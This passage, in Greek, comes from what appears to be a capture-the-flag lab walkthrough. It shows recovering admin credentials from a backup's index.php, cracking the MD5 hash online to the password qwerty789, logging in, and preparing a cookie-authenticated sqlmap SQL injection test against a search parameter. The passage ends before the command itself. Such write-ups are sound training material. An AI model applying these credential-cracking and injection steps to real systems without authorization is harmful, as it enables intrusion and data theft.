


Figure 24: Αποσυμπίεση αρχείου backup.zip

Το επόμενο βήμα είναι να ανοίξουμε το αρχείο index.php, το οποίο βλέπουμε στην παραπάνω εικόνα.




Figure 25: Index.php αρχέιο

Μπορούμε να δούμε τα διαπιστευτήρια του διαχειριστή, τα οποία ίσως μπορούμε να χρησιμοποιήσουμε. Αλλά ο κωδικός πρόσβασης φαίνεται κατακερματισμένος. Έχουμε εντοπίσει ότι το hash έχει τη μορφή MD5, ας προσπαθήσουμε να το σπάσουμε. Μπορούμε να εκτελέσουμε το σπάσιμο του MD5 hash Κωδικού online, στο παρακάτω URL (https://crackstation.net/).




Figure 26: Crackstation online Site

Ο σπασμένος κωδικός πρόσβασης είναι qwerty789 όπως φαίνεται και στην παραπάνω εικόνα. Τώρα θα ξεκινήσουμε το πρόγραμμα περιήγησής μας για να απαριθμήσουμε τη θύρα 80. Θα συνδεθούμε στην σελίδα 10.129.169.225 και θα συμπληρώσουμε τα διαπιστευτήρια για να συνδεθούμε, όπως φαίνεται στην παρακάτω εικόνα. Όπως θα δούμε συνδεόμαστε επιτυχώς.




Figure 27: 10.129.169.225





Figure 28: Επιτυχής σύνδεση 10.129.169.225

Η σελίδα δεν έχει τίποτα το ιδιαίτερο, ωστόσο, έχει έναν κατάλογο, ο οποίος μπορεί να



συνδέεται με τη βάση δεδομένων. Θα προσπαθήσουμε να δημιουργήσουμε οποιοδήποτε ερώτημα SQL. Ελέγχοντας τη διεύθυνση URL, μπορούμε να δούμε ότι υπάρχει μια μεταβλητή αναζήτησης που είναι υπεύθυνη για την αναζήτηση στον κατάλογο. Θα μπορούσαμε να το δοκιμάσουμε για να δούμε αν είναι SQL injectable, αλλά αντί να το κάνουμε χειροκίνητα, θα χρησιμοποιήσουμε ένα εργαλείο που ονομάζεται sqlmap. Το sqlmap έρχεται προεγκατεστημένο σε Parrot OS & Kali Linux, ωστόσο, μπορούμε να το εγκαταστήσουμε μέσω του αποθετηρίου με την ακόλουθη εντολή: “sudp apt-get install sqlmap”.

Figure 29: SQLmap εγκατάσταση

Θα παρέχουμε τη διεύθυνση URL και το cookie στο sqlmap για να βρει την ευπάθεια. Ο λόγος για τον οποίο πρέπει να παρέχουμε ένα cookie είναι λόγω ελέγχου ταυτότητας.

Για να πάρουμε το cookie, μπορούμε να υποκλέψουμε οποιοδήποτε αίτημα στο Burp Suite και να το λάβουμε από εκεί, ωστόσο, θα εγκαταστήσουμε μια εφαρμογή - επέκταση για το πρόγραμμα περιήγησής μας που ονομάζεται cookie-editor.




Figure 30: Cookie editor

Μόλις ολοκληρωθεί η εγκατάσταση, μπορούμε να αντιγράψουμε τα cookies από το cookie editor. Τα cookies στα μηνύματα αιτημάτων HTTP ρυθμίζονται συνήθως με τον ακόλουθο τρόπο:




Figure 31:Cookie extract

Ανοίγουμε το τερματικό και εκτελούμε την ακόλουθη εντολή με την χρήση του Cookie που πήραμε από το πρόγραμμα περιηγητή Cookie editor:

